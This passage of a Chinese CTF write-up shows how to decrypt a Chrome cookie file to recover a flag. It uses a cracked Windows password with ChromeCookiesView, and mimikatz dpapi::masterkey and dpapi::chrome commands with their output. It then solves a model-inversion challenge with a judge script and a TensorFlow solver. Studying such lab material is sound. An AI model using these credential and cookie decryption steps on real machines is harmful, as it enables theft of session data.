即，操作系统的登录密码为happy2020。随后下载ChromeCookiesView并运行。程序默认先读取本机Chrome的Cookie，因此需要修改程序设置：




Cookies File
Load this cookie file when you running ChromeCookiesView
C:\Users\ObjectNotFound\AppData\Local\Google\Chrome\User Data\Default\Cookies
[✓] Decrypt cookies from external drive (DPAPI encryption):
Protect Folder: (e.g: K:\Users\user1\AppData\Roaming\Microsoft\Protect)
Login password:

解压S开头的Zip，并将解压得到的文件夹放入一独立的文件夹中，如下图中，S-1-5-21-3375469711-1363829938-1291733684-1001文件夹被放入了protect文件夹内，其中只包含20dfa1c6-d232-40cd-89ec-5678b380920b一个文件：



S-1-5-21-3375469711-1363829938-1291733684-1001 2020/2/5 22:41

填写程序设置：


ChromeCookiesView: C:\Users\ObjectNotFound\AppData\Local\Google\Chrome\User Data\...
File Edit View Options Help
Host Name Path Name Value Secure HTT
Advanced Options
Default Cookies File
Opera Cookies File
Vivaldi Cookies File
Yandex Cookies File
Edge Cookies File
2757 Co

Cookies File

☐ Load this cookie file when you running ChromeCookiesView

I:\Cookies

☑ Decrypt cookies from external drive (DPAPI encryption):


Protect Folder: (e.g: K:\Users\user1\AppData\Roaming\Microsoft\Protect)

C:\Users\ObjectNotFound\Downloads\protect

Login password:

•••••••••

确定，即可得到flag：


ChromeCookiesView: I:\Cookies
File Edit View Options Help
1 Cookies
NirSoft Freeware. http://www.nirsoft.net

Host Name	Path	Name	Value	Secure
localhost	/	flag	hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}	No

```
hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}
```


法二

也可以使用mimikatz直接读取cookie。

首先先解出NTLM Hash的明文为happy2020，步骤同法一，这里不再赘述。

随后，使用mimikatz的dpapi模块解出Master Key，命令如下：

```
dpapi::masterkey /in:C:\Users\ObjectNotFound\Downloads\protect\S-1-5-21-
3375469711-1363829938-1291733684-1001\20dfa1c6-d232-40cd-89ec
-5678b380920b /password:happy2020
```




```
mimikatz # dpapi::masterkey /in C:\Users\ObjectNotFound\Downloads\protect\S-1-5-21-3375469711-1363829938-1291733684-1001\20dfa1c6-d232-40cd-89ec
-5678b380920b /password happy2020
ERROR kuhl_m_dpapi_masterkey ; Input masterkeys file needed (/in:file)
  dwMasterKeyLen     : 000000b0 - 176
  dwBackupKeyLen     : 00000090 - 144
  dwCredHistLen      : 00000014 - 20
  dwDomainKeyLen     : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : efc278fb18cae03a5f9710d481f090a0
    rounds           : 000043f8 - 17400
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : d348c35ecede1467a1e8baf34609e5bd7a75ae87ef074f9760641f8525596af7c8e85e60a8c9fae4f66b79392bccd79a44d33a25bc6271f02e744cc63
834e6af2b12ab69653725a0341ec65a1135001a294005c09b0b2380e56c777319989f596ea9efcd91030eec214a73eaa53637695c4c15ec35ec4b97daca5885340a5c429be5324f1
261d1c996974b32f7698866

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 8a3969fa2df0c973bc9ce35b6fce5b6c
    rounds           : 000043f8 - 17400
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : d171579f6799bb975a1c03f45815575777eca5403da9f4a428cecda4c4c388e3257c2384345e03002b6a8164d4e8749a536c0dfb7ade10940a683589b
a57632585569ee0ded9aac35f33cd019acd321fdeb83f60400c94f4892df5202cb3bc10a5e0f35ea4b53b46208c03d211ad6ff7

[credhist]
  **CREDHIST INFO**
    dwVersion        : 00000003 - 3
    guid             : {60333bcc-f0b9-4676-896c-4852eed727cb}


Auto SID from path seems to be: S-1-5-21-3375469711-1363829938-1291733684-1001

[masterkey] with password: happy2020 (normal user)
  key : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
  sha1: 14859456844f282211783e88031c13376d7e9e30
```

即，Master Key为：

```
d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b5
7f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
```

随后利用该Master Key读取Cookie。命令如下：

```
dpapi::chrome /in:I:\Cookies
/masterkey:d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684
c38789c67b57f14b9834c852f
11f80c14ad15f755ab990691fc9fd710b4d
```



```
mimikatz # dpapi::chrome /in:I:\Cookies /masterkey:d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f
11f80c14ad15f755ab990691fc9fd710b4d

Host  : localhost ( / )
Name  : flag
Dates : 2020/1/28 23:37:39 -> 2021/1/28 23:36:26
 * volatile cache: GUID:{20dfa1c6-d232-40cd-89ec-5678b380920b};KeyHash:14859456844f282211783e88031c13376d7e9e30
 * masterkey     : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710
b4d
Cookie: hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}
```

也可以得到flag：

```
hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}
```

智械危机(#1)

- 考点：简单人工智能
- 分值：250
- 出题人：jqy

模型结构：

Layer (type)	Output Shape	Param #
input_1 (InputLayer)	(None, 128)	0
dense_1 (Dense)	(None, 64)	8256

Total params: 8,256

Trainable params: 8,256

Non-trainable params: 0

单层的线性模型，即y=wx+b。此时y已知，w和b均可从原模型中提取。将w作为输入，y-b作为输出，利用梯度下降法收敛出满足要求的x。

服务器内judge.py：

```
import numpy as np

true_flag = 'hgame{@1tCh479vCYUQI3epIXU7TQ99e^ZuEKz}'
flag = np.loadtxt('/home/hgame/flag.txt')

threshold = 0.18

def mse(true, predict):
    return np.average(np.abs(true - predict))

def judge(predict):
    if mse(flag, predict) < threshold:
        print(true_flag)
    else:
        print("Unfortunately! Your mse loss is over the threshold, try again!")
        print("Wrong flag!")



if __name__ == "__main__":
    print("Welcome to this game!")
    print("Please input your flag here (separated by space please):")
    inp=input()
    try:
        inp = np.asarray(inp.split(' '), dtype=float)
        judge(inp)
    except Exception as e:
        print("Internal Error!")
```

解题Python脚本：

```
import numpy as np
import keras.models as models
import tensorflow as tf



model = models.load_model('flag.hdf5')
# model.summary()
weights = model.get_layer(index=1).get_weights()
W = weights[0]
b = weights[1]

y = np.loadtxt('enc_flag.txt')

W_data = tf.placeholder(tf.float32, [128, 64])
target = tf.placeholder(tf.float32, [64])

X_op = tf.Variable(tf.truncated_normal([1, 128]))
pred = tf.matmul(tf.sigmoid(X_op), W_data)

loss = tf.reduce_mean(tf.abs(target - pred))
optimizer = tf.train.AdamOptimizer(learning_rate=1e-3)
train_op = optimizer.minimize(loss)

with tf.Session() as sess:
    sess.run(tf.global_variables_initializer())
    for i in range(10000):
        _, loss_value = sess.run([train_op, loss],
                                 feed_dict={W_data: W, target: y - b})
        if i % 100 == 0:
            print(i, loss_value)

    result = np.array(sess.run(X_op))
    result[result > 0.5] = 1
    result[result < 0.5] = 0
```